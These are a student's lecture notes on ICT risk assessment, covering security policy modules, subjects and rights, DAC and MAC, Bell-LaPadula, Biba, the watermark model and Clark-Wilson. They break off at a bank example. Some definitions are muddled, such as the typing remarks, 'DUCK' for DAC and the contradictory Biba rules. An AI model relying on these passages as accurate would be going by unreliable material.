ICT RIsk Assessment 22-23

Notes taken by Calogero Turco

c.turco1@studenti.unipi.it


Chapter 1: Security Policy

A security policy tells us how our system and its users must behave.
It defines a set of rule that both the organization adopts, both to minimize cyber risk and to define what are the *goals of security*, where the goals represent what are the:

- Assets: what we want to protect (hardware or logic)
  Then it defines what are the correct behaviour of all:

- Users (administrators or end-users)
  In short it defines:
- Policies, such as what to do
- Policies, such as what not to do, so it forbids dangerous behaviours an components
  A security policy must have two things: who verifies and checks the security policy, and what happens if the policy is violated. If a security policy lacks them, then it is not serious.

The security policy cannot violate legislative laws. For example, a tracking software that manages personal information is prohibited. We must also protect personal user data.
For Administrators and users it defines rights and constraints.




It also implies the definition of the System architecture and the catalogue (inventory) of components and applications.

Subject and Object


Our information system consists of objects (abstract data) with a certain type of operation on data. The subject is someone who invokes an operation on the object.
Note that objects and subjects are not disjoint. Actually, there are objects that can invoke operations, so they are subjects too. From bottom to top, an object can be a CPU registry, a RAM cell, or a database. A subject is either a user or even the instruction that accesses the database.
The security policy will define what a subject can do over an object.

Rights

The security policy defines subject and object and defines the rights of a subject over an object.
A subject that can invoke an operation of an object **owns a right on this object**. Rights are directly or indirectly deduced from the security policy.
Direct:



Indirect:



The security policy may speak at a high level, and from there, we may go to a lower level to assign rights to the entities in our system. An object is an instance of a type of data. They are fundamental for security. For example, if a data type is an integer, only certain information can be done.
A system like C that does not have a strong type mechanism is not good for information security.
A language with a strong type mechanism checks the types of the operators when there is an operation at runtime, to do so it must operate at execution time, and there we may have vulnerabilities.
We may have controls at compile time (weakly typed) and execution time (strongly typed).

A vulnerability is what allows violating rights, doing an operation without having the right.

Modules

A security policy is composes of 9 Policies


1. Acceptable Use Policy (AUP): constraints that a user must agree in order to access a resource (i.e: the network)
2. Access Control Policy: defines how the password must be structured and other information. The access available for the organization data (files), access to operating system controls. *methods to monitor the access of users corporate systems*, how to remove the access when a user leaves an organisation
3. Change management policy: this policy defines how a change from one policy to another happens. For example, when we change the password structure. It also defines what happens when a new node is added to the network (connected to Wi-Fi, a smartphone, for example). It is a formal process and it minimizes adverse impact on services and customers.
4. Information security policy: tell what is allowed and prohibited (in short)
5. Incident response policy: what to do in case of an incident, for example, to tell the press or not. Describe the process of handling an incident to minimize the damage.
6. Remote Access Policy: defines how to connect to an organization's internal network (use VPN or not and what app to run). It is *required* for organization that extend their networks to insecure network locations, such as unmanaged home networks for remote work.
   Consider also:
7. Email/Communication policy: the most profitable attack is one using an account of the organization to ask a worker to send funds somewhere. It provides guidelines on the acceptable use of any communication technology.
8. Disaster Recovery: part of the business continuity plan, so that if there is a disaster, we apply it, and we can transfer, for example, a website from (datacenter/service availability zone) site A to site B.
9. Business Continuity Plan: Coordinate efforts across the organization and use a *disaster recovery plan* to restore hardware and software too guarantee business continuity.

Information Security Policy

It determines which users or applications(subjects) can invoke object operation that manipulates the information in the ICT system
There may be various policies that can be used with two parameters at the base of them. The policy we may have are

- default deny:telling what is allowed
- default allow:telling what is prohibited.

In default deny We give a list of what can be done, the rest cannot be done, whitelist default allow: we give a list of what cannot be done, the rest can be done, blacklist.
In default allow is bad because the security policy must define constraints, meaning that we have to write what is prohibited.
An error at this level means that there is a vulnerability.
With Default allow we have to write more clauses to encompass all the constraints.
With default deny we have to write only what is allowed, an error in this case is not big problem, as it can be easily overwritten.



In general enumerating badness is a bad idea.
Educating user is also a bad idea, suppose that they will do something dangerous.
Discretionary Access Control and Mandatory Access Control


Chapter 2: Discretionary Access Control and Mandatory Access Control

- DUCK: discretionary access control, where the owner (organization) has given access without constraints. The owner decides the rights of all other user. This is usually the case in the business world.
- Mandatory Access Control: *objects and subjects are partitioned into classes*. It can be that we create the same classes for both objects and subject (or we create a relationship between categories of classes). The constraints cannot be violated, no matter what, not even the owner can violate the external constraints. So the right to invoke an operation may be granted to a subject ***if the class of the subject and the class of the object satisfy a predefined condition***.

Partial order


There is a partial order between the classes.
Partial ordering means that not all elements may be comparable.
In the following image for example there is not an ordering between reserved3 and secret1.

What we know is that reserved3 < secret2.




MAC information flow

Imagine to have a subject in class C, then he can read files from a class <= then its own class.
He can only **append to a file with a class larger than its class C**.
Read/Write: only for lower and equal levels
Append: allowed for higher level than is, but it cannot read or overwrite.
The objective is to prevent leaking of information.
Note that **there must be a relationship, which means that there must exist a path from the class of who wants to read and write**. It actually cannot even append if it does not have a relationship.



In this way we state that the owner does not give rights if not necessary.

MAC information flow:



x can Read: B,C files

x can write: B files
x can append record to: A fles
X cannot read or write on: D, F, G files.


No write down

To prevent leakage, **so confidentiality**, we must prevent to write at actors of the top-secret class in the public class.

So it happens that whatever a top-secret actor writers, if for example adds to a public info, it will be then made top secret.
What happens is that the information at higher level increase, as the information level will increase if an higher level subject write in a lower level class. Since the information level cannot decrease.
To solve this, there is a policy of de-secrecy, adding an operation which moves information from the top(classes) to the bottom(classes), with the problem someone finds a vulnerability on this program, then the Security Policy is breached, so it is an ideal target for an attacker..

Bell-LaPadula

- The subject of high level writes only on the high level files and can only read low level files.
- Low level subject can write information to High level objects and can write and read on low level objects.
  No read up, no write down.




Given the previous example of partial ordering $X \in B$:

- x can read: B, C files
- x can write: B, **A** files. In this case C files cannot be written on. Instead A files can as they are higher level.

Bell-LaPadula 2 - BIBA(nuclear plant)

The standard Bell-LaPadula misses the integrity property, as a subject in a low integrity class cannot update an object in an highly integrity class, or we would lose integrity.
In cases in which integrity is privileged on confidentiality we may use BIBA. So for example it is possible for a subject to know the parameters of a nuclear plant, but not how to updated it.
A subject in class C may:

- read and write a file with a class <= than its one
- It can read any file with a class larger or equal. Meaning that there is no read down but files can always be read.
  In this case **integrity is privileged, we limit the writes but allow the reads**. For example changing a program.
  The file level itself defined how much we trust the information inside of them.
  In this way we prevent information of low level to enter our information system at high level, prevent a physical degeneration (possibly referring to receive information by low level sensors at high level).



Bell La Padula 1 vs 2 compared

Given again the previous example of partial ordering $X \in B^*$:
1)Bell La Padula 1:

- x can read: B, C files
- x can write: B, **A** files. In this case C files cannot be written on. Instead A files can as they are higher level.
  2)Bell La Padula 2:
- x can read: B, **A** files
- x can write: B, **C** files.
  Decide if we prefer confidentiality or integrity.
- Bell-LaPadula 1: yes write up, but you do not know for example the parameters managing the system.
- Bell-LaPadula 2: no confidentiality, but preserve integrity.
  With the advent of cyber-physical system, integrity is becoming more important than confidentiality.

Watermark model

Considering that there are time constraints, so both the attributes of confidentiality and integrity are important.
The watermark model is a **Time dependent MAC policy**
In this model, the subject has a **potential level and an actual level**. The actual level is defined on the object the subject is working at the moment.
At the beginning a subject writes on a public object, it remains public as actual level. But once the subject reads/write *a file* of *secret level* (if the subject has it as potential level), then **if it goes to read or write a public file so of lower level**, the file will becomes confidential.
/![//[Pasted image 20230225121251.png]]

No inference property

Pair a level to each object and subject for their correspond label.
An object is updated at runtimes according to:

1. operations that are invoked
2. the level of the subject invoking those operation
   To satisfy this property, a system must maintain the labels of an object even after removing subjects with lower or higher labels
   This property is satisfied with Bell-LaPadula and Bella-LaPadula2(BIBA)

Clark - Wilson

The idea is to have:

- a set of constraints each on some objects
- Have a set of each transaction (**sequence**), which are atomic (complete or undone) and not defined by the security policy itself but by our operational constraints. Meaning that it is the user responsibility to prove that each transaction is well formed and does not violate a set of constraint.
  The atomicity can be enforced by using a system that does a backup copy of each of the invoked objects (for reverting back if failing)
  The consistency policy must be enforced by the operations, while the Clark- Wilsons checks if the security policy is breached.

Bank example.

We have as objects: Bank accounts.

1. As constraint when transferring from BA1 to BA2, the sum of BA1_balance + BA2_balance does not increase.
